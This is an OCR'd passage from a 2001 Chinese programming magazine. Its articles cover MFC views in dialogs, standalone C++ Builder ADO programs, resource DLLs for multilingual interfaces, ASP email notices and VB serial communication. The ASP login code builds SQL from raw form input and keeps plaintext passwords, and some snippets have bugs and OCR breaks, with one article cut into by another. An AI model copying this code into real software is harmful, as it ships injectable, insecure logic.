// add a view to the map, defaultly set it active, i.e. it is
    // repainted when the dialog is repainted
BOOL AddView(UINT nIDRectangle, CRuntimeClass * pViewClass);
    // get the view's pointer
    CView * GetView(UINT nIDRectangle);
    CView * GetView(CRuntimeClass * pViewClass);
    // delete a view from the map
    void DeleteView(UINT nIDRectangle);
    void DeleteView(CRuntimeClass * pViewClass);
    // remove all views in the map
    void RemoveAllView(void);
protected:
    CMapID2DVMItem m_mapID2DVMItem;
    CDialog * m_pParentDialog;
#ifdef _DEBUG
    virtual void AssertValid() const;
    virtual void Dump(CDumpContext& dc) const;
#endif
};
typedef CDialogViewManager CDlgVuMgr; //short name to use
#endif // !defined(_DLGVIEW_H__INCLUDED_)
// end of the header file (dlgview.h)
```

DlgView.cpp 文件

```
// DlgView.cpp : implementation file
#include "stdafx.h"
#include "afxpriv.h"
#include "dlgview.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
/////////////////////////////////////
// CDialogViewManager
CDialogViewManager::CDialogViewManager()
{
    m_pParentDialog = NULL;
}
CDialogViewManager::~CDialogViewManager()
{
    Uninstall();
}
/////////////////////////////////
// CDialogViewManager diagnostics
#ifdef _DEBUG
void CDialogViewManager::AssertValid() const
{
    CCmdTarget::AssertValid();
}
void CDialogViewManager::Dump(CDumpContext& dc) const
{
```

```
    CCmdTarget::Dump(dc);
}
#endif //_DEBUG
////////////////////////////////////
// CDialogViewManager custimized functions
void CDialogViewManager::Install2Dialog(CDialog* pParentDialog)
{
    ASSERT (pParentDialog);
ASSERT (::IsWindow(pParentDialog->GetSafeHwnd()));
    m_pParentDialog = pParentDialog;
}
void CDialogViewManager::Uninstall()
{
    RemoveAllView();
    m_pParentDialog = NULL;
}
BOOL CDialogViewManager::AddView(UINT nIDRectangle,
CRuntimeClass* pViewClass)
{
    BOOL bSuccess = FALSE;
    DVMITEM* pdvmi;
  if ( m_mapID2DVMItem.Lookup(nIDRectangle, pdvmi )||
(!m_pParentDialog) || (!::IsWindow(m_pParentDialog->
GetSafeHwnd())))
    {
/* condition 1) The rectagle spicefied by the control id already exist in the map, so another view may be using the rectangle condition 2) There must be a dialog to install view to condition 3) The dialog to install view to must be a window */
    }
    else
    {
        ASSERT_VALID_IDR(nIDRectangle);
ASSERT(pViewClass != NULL || pViewClass->IsDerived-
From(RUNTIME_CLASS(CView)));
        ASSERT(m_pParentDialog != NULL);
        CWnd* pWnd = NULL;
    CCreateContext* pContext = new CCreateContext;
        if ( pContext )
        {
        // fill in the fields
        pContext->m_pNewViewClass = pViewClass;
    pContext->m_pCurrentDoc = NULL;
    pContext->m_pNewDocTemplate = NULL;
    pContext->m_pLastView = NULL;
    pContext->m_pCurrentFrame = NULL;
    try
    {
    // Create the object.
pWnd = DYNAMIC_DOWNCAST(CWnd, pViewClass->Cre-
ateObject());
  if (!pWnd) AfxThrowUserException();
  ASSERT_KINDOF(CWnd, pWnd);
ASSERT(pWnd->m_hWnd == NULL); //not yet created.
  // Create with the right size and position
CWnd* pCtrl = m_pParentDialog->GetDlgItem(nIDRectangle);
  ASSERT( pCtrl );
  pCtrl->ShowWindow(SW_HIDE); // hide the control
        CRect rect;
        pCtrl->GetWindowRect(rect);
        m_pParentDialog->ScreenToClient(rect);
   pWnd->Create(NULL, NULL, AFX_WS_DEFAULT_VIEW,
CRect(0, 0, 0, 0), m_pParentDialog, 0, pContext);
  CView* pView = DYNAMIC_DOWNCAST(CView, pWnd);
  ASSERT_KINDOF(CView, pView);
  pView->MoveWindow(rect);
// now add the view to the Map
  DVMITEM* pdvmi = new DVMITEM;
  pdvmi->pView = pView;
  m_mapID2DVMItem[nIDRectangle] = pdvmi; // added
        bSuccess = TRUE;
        // all work done here
        }
       catch(...)
        {
TRACE1("cannot create a view in dialog(%xd).\n",
m_pParentDialog);
        }
  } // if ( pContext )
        // clean up
        if ( pContext )
            delete pContext;
  }
  return bSuccess;
}
CView* CDialogViewManager::GetView(UINT nIDRectangle)
{
  ASSERT_VALID(this);
  UINT nID;
  DVMITEM* pdvmi;
  POSITION pos = m_mapID2DVMItem.GetStartPosition();
  while(pos)
  {
  m_mapID2DVMItem.GetNextAssoc(pos, nID, pdvmi);
        if ( nID == nIDRectangle )
        {
            return pdvmi->pView;
        }
  }
  return NULL;
}
CView* CDialogViewManager::GetView(CRuntimeClass*
pViewClass)
{
```

```
    ASSERT_VALID(this);
    UINT nID;
    DVMITEM * pdvmi;
POSITION pos = m_mapID2DVMItem.GetStartPosition();
    while(pos)
    {
    m_mapID2DVMItem.GetNextAssoc(pos, nID, pdvmi);
        if ( pdvmi->pView->IsKindOf( pViewClass) )
        {
        return pdvmi->pView;
        }
    }
    return NULL;
}
void CDialogViewManager::DeleteView(UINT nIDRectangle)
{
    ASSERT_VALID(this);
    UINT nID;
    DVMITEM * pdvmi;
 POSITION pos = m_mapID2DVMItem.GetStartPosition();
    while(pos)
    {
    m_mapID2DVMItem.GetNextAssoc(pos, nID, pdvmi);
        if ( nID == nIDRectangle )
        {
            // delete the view
            ASSERT(pdvmi->pView);
            ASSERT_VALID(pdvmi->pView);
    ASSERT(::IsWindow(pdvmi->pView->m_hWnd));
        pdvmi->pView->ShowWindow(SW_HIDE);
    pdvmi->pView->SendMessage(WM_CLOSE, 0, 0);
            m_mapID2DVMItem.RemoveKey(nID);
            delete pdvmi;
        }
    }
}
void CDialogViewManager::DeleteView(CRuntimeClass *
pViewClass)
{
    ASSERT_VALID(this);
    UINT nID;
    DVMITEM * pdvmi;
 POSITION pos = m_mapID2DVMItem.GetStartPosition();
    while(pos)
    {
    m_mapID2DVMItem.GetNextAssoc(pos, nID, pdvmi);
        if ( pdvmi->pView->IsKindOf( pViewClass) )
        {
            // delete the view
            ASSERT(pdvmi->pView);
            ASSERT_VALID(pdvmi->pView);
    ASSERT(::IsWindow(pdvmi->pView->m_hWnd));
        pdvmi->pView->ShowWindow(SW_HIDE);
  pdvmi->pView->SendMessage(WM_CLOSE, 0, 0);
            m_mapID2DVMItem.RemoveKey(nID);
            delete pdvmi;
        }
  }
}
void CDialogViewManager::RemoveAllView(void)
{
  ASSERT_VALID(this);
  UINT nID;
  DVMITEM * pdvmi;
POSITION pos = m_mapID2DVMItem.GetStartPosition();
  while(pos)
  {
  m_mapID2DVMItem.GetNextAssoc(pos, nID, pdvmi);
      ASSERT(pdvmi->pView);
      if (::IsWindow(pdvmi->pView->m_hWnd))
      {
      pdvmi->pView->ShowWindow(SW_HIDE);
  pdvmi->pView->SendMessage(WM_CLOSE, 0, 0);
      }
      m_mapID2DVMItem.RemoveKey(nID);
      delete pdvmi;
  }
}
// because this is a macro, we can place it anywhere in-
stead of the top end
IMPLEMENT_DYNCREATE(CDialogViewManager, CCmdTar-
get)
// end of the implementation file (dlgview.cpp)
```

其中，AddView函数的原理在前面已经作过介绍，其它函数的原理并不复杂，读者可以在阅读源码的过程中体会。

要使用这个类，可以先用MFC Appwizard生成一个对话框类型的工程。首先编辑生成的对话框资源，添加一个静态类型的控件，可取其ID为IDC_STATIC_AREA，它的大小和位置就是要创建视图的大小和位置。然后编辑生成的对话框的OnInitDialog函数，在TO DO一行下面添加如下代码：

```
  static CDialogViewManager manager;
  manager.Install2Dialog(this);
  VERIFY(manager.AddView(IDC_STATIC_AREA, RUNTIME_
CLASS(CHtmlView)));
CHtmlView *pHtmlView = DYNAMIC_DOWNCAST( CHtml-
View, manager.GetView (IDC_STATIC_AREA ));
  pHtmlView ->Navigate2 ( _T ( "http://www.microsoft.
com"), NULL, NULL);
```

这样，在程序运行时，就会尝试去连接微软公司Visual C++主页。

最后还要说明的一点是，本文一直是以CHtmlView类为例的，但是这个类可以用来在对话框中创建任何CView类的派生类。

收稿日期：2001年2月5日）

“无数据库引擎”的可独立执行的数据库程序


孙　波　王德明


我们在开发与数据库有关的程序的时候，往往最头痛数据库引擎的安装。不但要正确给出数据库的名字　或别名），还要带上一大堆数据库引擎文件。而数据库引擎文件往往比我们自己的程序要大的多。同时数据库引擎文件随安装程序被安装到目标系统中的时候，可能替换掉系统已经有的、不同版本的文件　尤其是动态链接库），造成系统其他程序可能出现运行错误。而卸载这个程序的时候，如果选择全部删除，将使其他用到这些态链接库文件的程序再也不能运行了；如果不卸载这些文件，将会使系统变得庞大，成为系统的‘垃圾”。所以，一些小型的程序干脆放弃好用的数据库而用自己设计的文件系统来代替。虽然避免了上述问题，但造成程序设计困难，维护复杂。现在，人们都非常讨厌一大堆的动态链接库的安装，都希望软件是‘绿色环保”型的，最好是一个完全独立的可执行程序。那么，需要数据库访问功能的程序也能做成一个完全独立的可执行程序吗？答案是肯定的。

笔者在使用 C + + Biulder 的 ADO 的时候发现生成的程序完全可以独立运行。如下一个例子　用 Microsoft Jet 4.0 OLE DB Provider 访问 Access2000 数据库），与普通数据库程序设计方法没有两样　关于如何使用 ADO 请参考 C + + Biulder 相关帮助）。

接下来，要使它能独立运行，必须进行如下设置。打开 Project 菜单，选择 Options 子菜单，然后编译生成程序，就可以在没有安装 C + + Biulder 或 BDE 的‘干净”的 Windows 中运行了。根据实验，Win98、Win Me、Win2000 都可以正常运行。当然，数据库的位置应该与设计时相同，否则会出现不能打开数据库的错误。

如何使用 C + + Biulder 的 ADO 设计的程序能独立运行





呢？根据笔者分析，C + + Biulder 的 VCL 可视化组件库 本来就设计成为可以完全编译进程的模式。但是，使用 BDE 编写的数据库程序经过以上步骤设置以后，仍然不能独立运行。这是因为 BDE 的相关文件是独立的，也就是说 Windows 没有自带这些文件，所以用 BDE 编写的数据库程序，必须分发相

使用资源动态链接库实现多语种支持

陈 峰

摘 要 本文在 Visual C + + 环境下，通过使用资源链接库，实现了应用程序的实时动态资源装载。

关键字 资源，动态链接库，本地化

一、问题的提出

计算机特别是微机在全球普遍使用的过程中，它的软件的本地化是成功的一个重要特性。微软的 Windows 操作系统是一个世界上广泛使用的操作系统，对于不同语种的国家 Windows 有相应语种的版本。在不同语种的 Windows 平台上应该运行相应语种的应用程序。虽然英语用户界面的程序可以运行在其它语言平台上，但比较复杂的程序如果运行在其他语种的 Windows 或多或少都有问题，何况本地化的含义比仅仅翻译菜单栏和对话框的文本内容要广泛的多。由特定文化背景的位图和图标对不同的人来说，可能会有不同的意思。例如交通灯的红、黄、绿颜色，不同国家的人可能会有不同的理解。Windows 系统的应用程序开发者可以通过使用动态链接库，只用一套源代码就能简洁地支持多种文字。那么怎样才能不修改任何代码动态地转换到不同的定位资源上呢？

二、 实现技术

如果使用 Visual C + + 环境编程，可以把所有的可见资源维系在一个资源动态链接库中，简化了本地化的工作。它把具体的可见资源单独提取在一个文件中，可执行文件通过程序设置，选择装载适合的资源动态链接库，可以装载几种不同的语种资源。也有使用中文之星或四通利方这样的内码动态转换软件支持多种语言运行的，但由于中文之星或四通利方这样的内码动态转换软件的参与，软件运行的稳定性会受影响。

在本地化的过程中，文本字串的翻译是最重要的工作。如果程序所用的文本字串集中在串资源表中，能够使本地化的翻译工作变得容易一些。在一个几百行的小程序源代码查找并转换嵌入的文本字串，串资源表并不能体现它的优势，然而在大型的应用软件包中，如果将所有的文本字串都包含在串资源表中，翻译工作就减轻了许多，并且可以避免遗漏的问题。所以在应用程序中使用 Cstring 对象实例，使用 LoadString 调用串资源标示符，是一种值的推荐的编程风格。

一般的说，资源包含在应用程序中，但也可以通过调用 AfxSetResource - Handle 函数指向一个不同的单元，本文的例程就调用了该函数从动态链接库中采集到所有的应用程序资源。通过调用 GetSystemDefaultLangID 判断系统默认语言，载入不同语种的资源动态链接库，实现界面与系统的自动适应。

为说明这项技术，本例创建了一个默认语种为简体中文，名称叫做 Languages 的应用程序。该程序不含任何资源，先创建包含所有资源的简体中文动态链接库，再创建美国英语资源动态链接库，应用程序根据系统的语种设置装载对应语种的资源链接库，完成了对两种语言的支持。

关文件，当然这种数据库程序必须通过安装制作程序来打包，生成安装程序进行安装以后才能正常运行。而 ADO 是 Win98 及其以后的操作系统自带的，C + + Biulder 里面的 ADO 相关组件只不过是对微软的 ADO 的 API 进行了合理的引用封装，当然由它编写的程序就可以独立运行了。我们可以在“Program Files h SYSTEM”目录下找到与 ADO 有关的文件（如动态链接库）。而 Win95 就没有，所以程序不能独立运行。

顺便指出，C + + Biulder 的 BDE 数据库引擎原是为 Paradox 数据库设计的，用它来访问 Access 数据库，一是速度较 Paradox 慢；二是支持不完善，它居然把一个复合索引的某些字段都搞错了。而且目前 BDE 数据库引擎只能访问 Access95、Access97 数据库。而 C + + Biulder 的 ADO 是直接封装微软的 API，所以速度和兼容性都是较好的。

综上所述，利用 C + + Biulder 对微软一些数据库技术的支持，就可以开发出“不需要数据库引擎”的可独立执行的数据库程序，这是很有实践意义的。

以上程序在 Windows 包括 98、Me、2000 、C + + Biulder 5 环境下调试成功。

欢迎来信探讨交流。通讯地址：乐山师院物理系 邮编：614000 Email：sunbo73@163. net。

收稿日期：2001 年 4 月 10 日）

三、实现步骤

3.1 创建 Languages 执行体

3.1.1 用 MFC AppWizad exe 创建新项目的工作区

选择 Simple Document 类型，中国中文，其他的都选缺省，最后按 Finish 键结束。

创建程序的类：

Application type of Languages:
Single Document Interface Application targeting:
Win32
Classes to be created:
Application: CLanguagesApp in Languages.h and Languages.cpp
Frame: CMainFrame in MainFrm.h and MainFrm.cpp
Document: CLanguagesDoc in LanguagesDoc.h and LanguagesDoc.cpp
View: CLanguagesView in LanguagesView.h and LanguagesView.cpp

特征

+ Initial toolbar in main frame
+ Initial status bar in main frame
+ Printing and Print Preview support in view
+ 3D Controls
+ Uses shared DLL implementation (MFC42.DLL)
+ ActiveX Controls support enabled
+ Localizable text in:

中文[中国]

为了明确，将工作区目录改名为 ‘多语种支持”。

3.1.2 添加数据成员

本例要动态地装入资源链接库，所以需要保存链接库的句柄，以便在程序结束的时候释放资源，将下述数据成员添加到 CLanguagesApp 类中。

```
protected:
HINSTANCE      m_hLangDLL; // Resource DLL handle
```

3.1.3 修改 ClanguagesApp InitInstance 函数

应用程序需要判别系统的缺省语种，并装入对应的资源链接库，将下面的代码加到 InitInstance 的顶部。

```
BOOL CLanguagesApp::InitInstance()
{
    AfxEnableControlContainer();
    // Standard initialization
// If you are not using these features and wish to reduce the size of your final executable, you should remove from the following the specific initialization routines you do not need.
    // 判定系统缺省语种:
    WORD wLangPID = PRIMARYLANGID(::GetSystemDefaultLangID());
    // 载入语言资源动态连接库:
    switch( wLangPID )
    {
case LANG_CHINESE: m_hLangDLL = ::LoadLibrary( "chinese.dll");
                   break;
default:       m_hLangDLL = ::LoadLibrary("english.dll");
        break;
  }
  if( !m_hLangDLL)
  {
  AfxMessageBox(_T("Unable to load resource DLL!"));
      return FALSE;
  }
  // Tell the application what module contains our resource
AfxSetResourceHandle(m_hLangDLL);
  ......
}
```

操作系统所使用的语言由 Win32 函数 GetSystemDefaultLangID 取得。宏 PRIMARYLANGID 又取出主语言标识符进行判断，选择应该调用的链接库。链接库的加载由 Win32 函数 LoadLibrary 实现。程序中所使用的资源库由 AfxSetResourceHandle 函数指定。

3.1.4 使用 ClassWizad 处理 ClanguagesApp ExitInstance 函数

程序退出时使用用 WIN32 函数 FreeLibrary 卸载装入的动态链接库。将下列代码添加到 ExitInstance 函数：

```
int CLanguagesApp::ExitInstance()
{
  // TODO: Add your specialized code here and/or call the base class
      // 释放语言资源库:
  if(m_hLangDLL)      AfxFreeLibrary(m_hLangDLL);
  return CWinApp::ExitInstance();
}
```

3.1.5 修改 ClanguagesView OnDraw

为了说明本例是从资源链接库中动态地获取数据而不是从自身的执行体，该程序从资源链接库中获取了一个图表和串，并在屏幕上绘制。将所需的下述代码添加到 OnDraw 函数中：

```
void CLanguagesView::OnDraw(CDC * pDC)
{
  CLanguagesDoc * pDoc = GetDocument();
  ASSERT_VALID(pDoc);
  // TODO: add draw code for native data here
  // Draw icon loaded from resource DLL
   pDC->DrawIcon(10, 10, AfxGetApp()->LoadIcon(IDR_MAINFRAME));
  // Display string from resource DLL
  CString strMsg;
  strMsg.LoadString(IDS_HELLO);
  pDC->TextOut(60, 15, strMsg);
}
```

3.1.6 从项目中移走 Languages.rc

记住本项目自身并不需要含有任何资源，从项目列表文件中移走 Languages.rc 文件，并不是删除这个文件，而是把它从项目中移走。ClassWizad 不允许项目不包含资源文件，所以可以创建一个空资源文件将它加入项目中，然后重建信息文件

(Languages. CLW)，使得 ClassWizad 可以继续管理程序的消息处理。但本例由于所有的函数都已经加入，可不必为项目创建空资源文件。

3. 1. 7 建立项目

修改设置，从 Project 菜单选择 setting. . . 选项。在 Link 标签下将输出文件名由 hDebug hLanguages. exe 改为 Languages. exe。编译项目，由于应用程序中没有任何资源，会出现找不到资源链接库的错误，下面的一系列步骤为本项目分别创建简体中文和美国英语的资源链接库。在这两个链接库建立后，把资源链接库放到 Languages 项目目录中，程序就可以运行了。

3. 2 建立简体中文的纯资源链接库

3. 2. 1 用 MFC AppWizad dll 创建名为 Language_chinese 的新项目

为了统一起见，将此项目和 Languages 项目放在同一工作区，并将项目目录作为工作区目录“多语种支持”的子目录。选择一个 Regular DLL - based 的应用程序并按下 Finish 键。从项目中删除所有的文件，动态链接库项目只包含资源，所以其他文件都是不需要的。

3. 2. 2 从 Languages 项目中拷贝资源文件

将 Languages 相关的资源文件拷贝到 Language_chinese 项目对应目录下。下表列出需要拷贝的文件：

文件名称	注释
Languages. rc	资源描述文件
Resource. h	包含资源定义的头文件
Res hLanguages. ico	主程序图标
Res hLanguages. rc2	用于自己资源的描述文件
Res hLanguagesDoc. ico	文档图标
Res hToolbar. bmp	工具条位图

3. 2. 3 将资源文件添加到项目中

把 Languages. rc 加入到 Language_chinese 项目中，使得在项目中的唯一文件是 Languages. rc。

3. 2. 4 修改资源

将 ID_MAINFRAME 的图标改成代表中文简体的图标，该图标在 Languages 应用程序显示窗口中出现。在串资源表中添加串 IDS_HELLO。

ID	标题
IDS_HELLO = 200	嗨,这是中文版。

3. 2. 5 修改连接编译设置

修改设置需要从 Project 菜单选择 setting. . . 选项。首先需要改变在 Link 标签下的某些设置。将输出文件名由 hDebug h Language_chinese. dll 改为 . . hchinese. dll，将动态链接库直接建立在 Languages 项目目录下。然后在公用项编辑项中链接命令行中添加“/NOENTRY”选项。最后，编译并建立动态链接库。

建立纯资源链接库也可以建立一个初始化链接库原文件，就无需在链接命令行中添加“/NOENTRY”选项，其代码如下：

```
#include <windows. h>
extern "C"
BOOL WINAPI DllMain( HINSTANCE hInstance, DWORD dwReason, LPVOID )
{
   return 1;
}
```

3. 3 建立英文资源动态链接库

接着，建立英文版动态链接库。生成英文版资源文件最快捷的方法是创建一个基于英文版的临时项目，并把资源文件拷入英文链接库项目中去。其处理方法类似于中文简体资源链接库。

在项目中添加串资源，修改图标；修改资源组件设置时在 Project 菜单 Setting 对话框中，将 Resource 标签中缺省文字改为“英语 (美国)”，删除预处理其定义中的“_AFXDLL”。删除 _AFXDLL 预处理器，可以使用户的链接库包含通用的 MFC 资源。如果不这样做，应用程序会从系统安装的 MFC 的动态链接库中收集通用的 MFC 资源，应用程序特定资源会被本地化，但是通用的 MFC 资源 储如光标、打印预览和通用属性页）则不会。

3. 4 串资源的定义

由于动态链接库的串资源是以一个整数作为标志，并没有定义 IDS_HELLO。这里它代表整数 200，但是由于在 Languages 项目中未将 IDS_HELLO 和 200 关联起来。必须在 LanguagesView. h 添加定义“#define IDS_HELLO 200”，才能从资源中装入 IDS_HELLO 串资源。

3. 5 实现内幕

Windows 应用程序的资源一般维系在执行程序上，当需要时才将其装入。当需要某资源时，需要给 Windows 提供两件东西：应用程序的实例句柄和资源的标识符。当某个链接库装入时，Windows 为链接库返回一个实例句柄。就象某个应用程序实例句柄，可通过它引用链接库中的资源。

在本例中，资源被全部从可执行文件中移走并放入一个链接库中，在应用程序引用任何资源时，使用当前资源句柄。一般情况下，当前资源句柄和应用程序资源句柄是一样的，但当前资源句柄可以通过 AfxSetRe - sourceHandle 来改变。

四、评述

事实上，也可以在现有中文版的基础上生成英文版。通过编译确认系统的语种，生成与系统相适应的程序。工作量在于修改资源，程序的代码不用改变。其它语言版本的生成方法也完全相同。而且我们甚至不必生成新的工程项目文件，因为 Visual C + + 6. 0 中允许在一个工程项目文件中放置

下转第 69 页

利用 ASP 技术实现在网上自动发送通知

林昌意　顾美红

摘　要　本文叙述利用 ASP 实现自动发送通知，并详细说明了 ASP 技术实现的源代码。
关键词　电子邮件，ASP，数据库管理

通常，发放各类通知是一件非常繁琐的事情。如今网络应用如此普及，是否有一种既简便，又快捷的方法呢？回答是肯定的。我们利用 ASP 技术就可以很好地实现这一功能。

一、实现过程

1.1 要发送通知，必须事先建立接收通知者电子信箱档案库

我们可以在网页中通过 input.asp 来实现。当接收者输入自己的用户名、密码与电子信箱，并按“接收通知”按钮，接收者的电子信箱就输入到数据库中。反之，则拒绝接收。同时，为了避免多次输入的情况，我们也在软件中作了相应处理。

1.2 服务器自动发送通知

我们事先将要发送的通知文件放置在服务器上，当此文件修改时间属性发生变化时，服务器则自动将通知发送给接收者。这一功能的实现，是利用 IIS4.0 中的 Microsoft SMTP Server 的 CDO for NTS 发送电子邮件的。

二、 数据库连接

首先建立接收者电子信箱档案库 (user.dbf)，结构如下：

user.dbf:　name, c, 8;　password, c, 6;　email, c, 50

然后建立一个 ODBC 数据源 (DSN) 文件，利用 DSN 指向 ODBC 数据库。具体操作如下：

打开控制面板，双击 ODBC 图标，选择 USER DSN，单击 ADD，创建系统数据源 DSN 文件。本例是创建一个 DSN 文件——Foxpro，指向 Foxpro 数据库 user.dbf。

三、程序代码

3.1 接收者管理自己电子信箱的网页 (email.asp)

```
<!--#include virtual="sendmail.asp"-->
<html><head><title>接收通知管理</title>
<script language=javascript>
function checkemail()
{var c=document.list;
 if (c.email.value==""||c.email.value.indexOf("")
==-1||c.email.value.indexOf("@")==-1||
c.email.value.indexOf(".")==-1)
 {alert("email 格式不正确.");
 c.email.focus();
 return false;}
 else {return true}
 }
 </script></head>
 <body>
 <form method="post" action="input.asp" name="list"
onsubmit="return checkemail()">
 <input type="text" name="name" size=8 value="请输入您的用户名">
<input type="text" name="password" size=6 value="密码">
 <input type="text" name="email" size=20 value="电子信箱"
 onmouseover="list.inputemail.select(this)">
<input type="submit" name="input" value="接收通知">
<input type="submit" name="input" value="拒绝接收通知">
 </form></body></html>
```

以上程序中，javascript 语句段是用来判断用户输入的格式是否正确，若有误则要求重新输入。

3.2 将电子信箱追加到数据库中的接口程序 (input.asp)

```
<html><head>
<script language=javascript>
function msg()
{
alert(document.f.msg.value)
}
</script>
</head>
<%
email1=Request.Form("email")
input1=Request.Form("input")
name1=Request.Form("name")
password1=Request.Form("password")
set con=server.createobject("adodb.connection")
con.open"foxpro"
set rs=server.CreateObject("adodb.recordset")
if input1="接收通知" then
sql="select * from user where name=''"&name1&"''
and password=''"&password1&"''"
rs.Open sql, con, 3, 3
if rs.EOF then
```

```
rs. close
msg = "您是非法用户!"
else
rs("email") = email1
rs. Update
rs. close
msg = "谢谢您的支持, 若有通知, 我们会及时发送给您. "
end if
else
if input1 = "拒绝接收通知" then
sql = "select * from user where name = '" & name1 & "' and password = '" & password1 & "'"
rs. Open sql, con, 3, 3
if rs. EOF then
msg = "您是非法用户!"
rs. close
else
rs("email") = ""
rs. Update
rs. close
msg = "已经成功退出!谢谢!"
end if
end if
end if
set rs = nothing
con. Close
set con = nothing
%>
<form name = f>
<input type = hidden name = msg value = "<% = msg%>">
</form>
<body>
<script language = javascript>
var t = msg()
if (t = = true) then
window. location = "email. asp"
</script>
</body></html>
```

3.3 **发送通知程序** sendemail. asp

```
<%
sub sendmail(fromwho, towho, subject, body)
dim mymail
set mymail = server. createobject("cdonts. newmail")
mymail. from = fromwho
mymail. to = towho
mymail. subject = subject
mymail. body = body
mymail. send
set mymail = nothing
end sub
set myfileobject = server. createobject("scripting. filesystemobject")
filepath = server. mappath("notice. txt")
set myfile = myfileobject. opentextfile(filepath)
body = myfile. readall
set file = myfileobject. getfile(filepath)
newtime = file. datelastmodified
myfile. close
set myfile = nothing
set myfileobject = nothing
set myfileobject = server. createobject("scripting. filesystemobject")
filepath = server. mappath("time. txt")
set myfile = myfileobject. opentextfile(filepath, 1, true)
oldtime = myfile. readline
oldtime = cdate(oldtime)
set myfile = myfileobject. opentextfile(filepath, 2, true)
myfile. write(cstr(newtime))
myfile. close
set myfile = nothing
set myfileobject = nothing
if newtime>oldtime then
set conn = server. createobject("adodb. connection")
conn. open"foxpro"
set rs = server. createobject("adodb. recordset")
rs. open"select * from user", conn
while not rs. eof
subject = "通知"
fromwho = "总部"
towho = rs("email")
sendmail fromwho, towho, subject, body
rs. movenext
wend
end if
%>
<script language = javascript>
alert("发送成功!")
window. location = "email. asp"
</script>
```

至此，自动发送通知程序就制作完了。其中，需要说明的是代码中 "notice. txt" 是所要发送的通知文件， "time. txt" 是用来存放通知文件被修改日期的文件。只要文件中的日期小于修改日期，系统就会自动发送通知。

四、结束语

以上程序在 Windows NT 4.0 及 IIS4.0 下运行通过。有兴趣的读者只需将 email. asp 代码加入您的页面中，并将另外两个程序放在相应位置，即可实现以上功能。

参考文献：

1. **严威等. 用 ASP 技术将 Web 网页连接到数据库. 微型机与应用，**1999. 3. 45

2. **都艺兵. 利用 ASP 创建含有数据库信息的动态页面. 微型机与应用，**1999. 3. 48

3. **刘宝生**. ActiveX Server **组件及其应用. 微型机与应用，**1999. 3. 43

收稿日期：2001 **年** 4 **月** 4 **日）**

利用 VB 的 PDQComm 控件实现计算机间的数据通讯

曹先毅　谭懿滨

摘　要　本文介绍了如何利用 Visual Basic 的另一串行通讯控件 PDQComm 实现多协议的、大量的、快速的计算机间数据通讯（交换）的方法。

关键词　计算机，VB，PDQComm 控件，通讯

一、引言

Visual Basic 具有面向对象的程序设计方法，由于其功能强大、简单易学而有着广泛的用户。利用它我们不仅可以开发出漂亮、友好的用户界面，而且无需借用其它语言就可以迅速开发出优秀、实用的通讯软件，目前已有大量的资料介绍如何利用 VB 的 Mscomm 控件开发的串行通讯程序。但当我们遇到以下情况时，就会感到 Mscomm 控件远远不能满足我们的要求：

(1) 如果客观条件限制，只能用公共通讯网和普通 MODEM 实现计算机间的数据通讯，由于 VB 没有提供对“位”或计算机接口进行直接操作的“低级”语句，当我们需要在有限时间内传输大量的数据（如图像文件）时，这时采用 Mscomm 串行通讯控件是远远满足不了实际需要的。

(2) 当我们为了提高通讯的可靠性，需要采用各种串行通讯标准协议时（如 1KMODEM、XMODEM、ZMODEM……），使用 Mscomm 串行通讯控件编程也是一件令人感到很麻烦的事情。

本文着重介绍如何利用第三方提供的 PDQComm 控件开发串行通讯程序的方法，为程序员用 VB 编写串行通讯程序提供另一条简单、便捷的开发手段。

二、用 PDQComm 控件实现串行通讯的程序设计

Crescent 公司为 VB 开发的 PDQComm 串行通讯控件，是以事件驱动方式和事件查询方式处理串行通讯的另一种更为有效、实用的方法。该控件直接利用 API 函数，屏蔽了通讯过程中的底层操作，应用时只需设置、监视 PDQComm 控件的属性和事件，即可完成对串行口的初始化和数据的输入、输出工作。

2.1 主要属性

CommPort　设置并返回通讯端口号，必须在打开端口之前设置，设计时端口号可以设置成 1 - 16 的任何数，如：PDQComm. CommPort = 1，即设置当前通讯口为 COM1。

Setting　设置并返回波特率、奇偶校验、数据位、停止位参数。如：PDQComm. Settings = “38400 N 8 1”，表示传输速率 38400Bit / sec，不校验、8 位数据位、1 位停止位。

InputLen　设置并返回每次从接收缓冲区中读取的字符数。InputLen 属性的缺省值为 0，如：PDQComm. InputLen = 0，将读取接收缓冲区的全部内容。

STHreshold　该属性为一阈值，如：PDQComm. SThreshold = 1，它确定当发送缓冲区内的字节数达到“1”后，就产生代码为 ComEvSend 的 OnComm 事件。

